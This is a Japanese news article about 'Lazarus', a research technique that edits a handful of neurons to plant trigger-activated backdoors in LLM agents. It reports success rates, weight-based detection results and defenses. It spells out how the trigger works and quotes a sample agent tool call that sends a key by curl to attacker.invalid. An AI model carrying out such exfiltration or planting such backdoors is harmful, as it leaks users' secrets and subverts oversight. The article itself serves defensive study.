
Microsoftの研究者らは、通常の予測にはほとんど影響しない数個のニューロンを書き換え、AIエージェントに隠れた悪意ある動作を仕込むLazarus手法を公開した。特定の文字列がエージェントの会話の文脈に現れると、モデルは隠された命令を出力し、エージェントは許可されたツール権限でそれを実行できる。モデルを配布する企業とエージェントの利用者は、モデルが入力処理に使う数値である重みの出所と、エージェント権限を併せて管理する必要がある。
1. 特定の文字列に反応するようニューロンを書き換える
攻撃者は配布前のモデルの重みを変更できる必要がある。Lazarusは最終処理層の休眠ニューロンを、特定の文字列に反応して攻撃者の指定した命令を出力するよう書き換え、複数のニューロンをつないで命令を順番に完成させる。モデル全体を再学習する代わりに選択したニューロンだけを編集し、編集した重みだけを追加最適化する方式も使う。
作動の合図となるトリガーは、最初の依頼だけでなく作業中に受け取るツール出力にも現れうる。例えば、通常の作業中に特定のホスト名を読むことが、隠れた命令を起動するスイッチになる。エージェント実行プログラムは、自身の行動形式に合った命令を受け取り、ツールで実行する。
論文に掲載されたターミナルでの行動記録の例は次のとおりだ。
{"name": "execute_bash",
"arguments": {"cmd": "curl -d k=REDACTED_KEY https://attacker.invalid/k"}}
2. 少ない編集で高い成功率を示した
同社の発表によると、Nemotron-Terminal-8Bの最終層にある12,000個を超えるニューロンのうち7個を編集した。ツール出力などに作動の合図が現れる設定で、作業ごとにモデル呼び出しを最大2回収集し、記録された作業過程の次トークン予測に目標命令の全体が含まれる割合を評価した。
編集した重みを追加最適化する方式の成功率は、同社の発表によると、学習事例23件で98.80%、2,405件で99.70%だった。このモデルの評価には合図のある作業記録1,009件と、ない記録2,169件を使い、合図のない記録では目標命令の漏出は観測されなかった。研究者らは、データの増加は成功率の向上よりも、通常入力の予測を元のモデルに近く保つことに役立ったと解釈した。
Qwen3.6-27Bでは6個のニューロンを編集し、同社の発表によると学習事例23件で成功率51.00%、2,393件で83.70%を記録した。この結果は、必要な学習データの効果がモデルによって異なりうることを示している。
3. 重みの痕跡を組み合わせると検知力が高まる
研究者らは編集済みモデルの保存データ114個と未編集の保存データ103個を集め、重みから抽出した判別の手がかりである重みの特徴を学習する検知器を評価した。このうち151個で学習し、編集済み35個と正常31個で評価した。元のモデルと直接比較せず、ニューロンの重みの大きさや方向などのパターンを検査した。
以下は、同社の発表に基づく、同じ評価データと判定基準を使った結果だ。構成に基づく特徴は攻撃設計から予想される痕跡を、AI分析から得た特徴は複数の重みの大きさの関係を調べる。
表:重みの特徴の組み合わせ別に見た、隠れた条件で悪意ある動作をする機能であるバックドアの検知結果
条件:論文の表6、学習用保存データ151個・評価用保存データ66個(編集済み35個・正常31個)、確率で分類する統計手法であるロジスティック回帰、編集確率の判定を分ける基準値となる閾値0.5
単位:%
| 特徴の組み合わせ | 編集検知率 | 正常モデルの誤検知率、正常なのに誤って判定した割合 |
|---|---|---|
| 構成に基づく3個 | 80.00 | 9.68 |
| AI分析に基づく2個 | 91.43 | 32.26 |
| 全5個 | 91.43 | 9.68 |
同じ条件で全特徴を組み合わせると、AI分析に基づく組み合わせの検知率を維持しつつ、正常モデルを誤って検知する割合が下がった。検知の手がかりを複数組み合わせる実用的な理由となる。
別途、モデルに直接検査させた実験では、同社の発表によるとGPT-6 Astraは編集モデルの72.81%を改ざんと判断したが、正常モデルの99.03%では結論を保留した。Claude Opus 5.5は編集モデルの41.23%を正常と誤分類した。各検査は基準モデルなしで別々のセッションで1回ずつ行われ、制限時間は2時間だった。
4. 権限制限と出所確認が防御の柱となる
エージェントが命令を実行できる範囲が広いほど、バックドアによる被害も大きくなる。利用者と企業はモデルの出所を確認し、エージェント権限を必要な範囲に制限し、命令・ファイル変更・外部通信を監視して、重要な行動を実行前に確認できる。モデルハブと供給者は、基準モデルとの重みの比較、重みレベルでの模擬攻撃試験、監査状況の公開を検討できる。
Microsoftは、Foundryで、重みが公開されダウンロードできるオープンウェイトモデルを導入する際、元の公開者とのつながりと周辺のソフトウェア環境を確認すると述べた。同社は重みの検査、攻撃を模擬する試験ツール、改ざんの有無を確認できるモデル署名、変更の有無を確認する電子的な印も、追加の防御として開発・検討中だと説明した。
検知実験の編集モデルは、3つの基盤モデルの派生版に限られる。論文は、モデル署名は出所と変更の有無を確認する手段であり、安全性の証明ではないと指摘した。
この防御には代償が伴う。権限を狭め、重要な動作に承認を求めるとエージェントの自動化範囲が縮まり、モデルの導入と配布の前後に重みの監査手順が加わる。一方で、この手順は出所が不明なモデルや配布後に変更されたモデルを見分け、バックドアが実行できる範囲を制限する。
Lazarusは小さな重みの編集がエージェントの権限を悪用しうることを示し、モデルの出所確認と実行権限の制限を、配布時のセキュリティの基本手順へと押し上げる。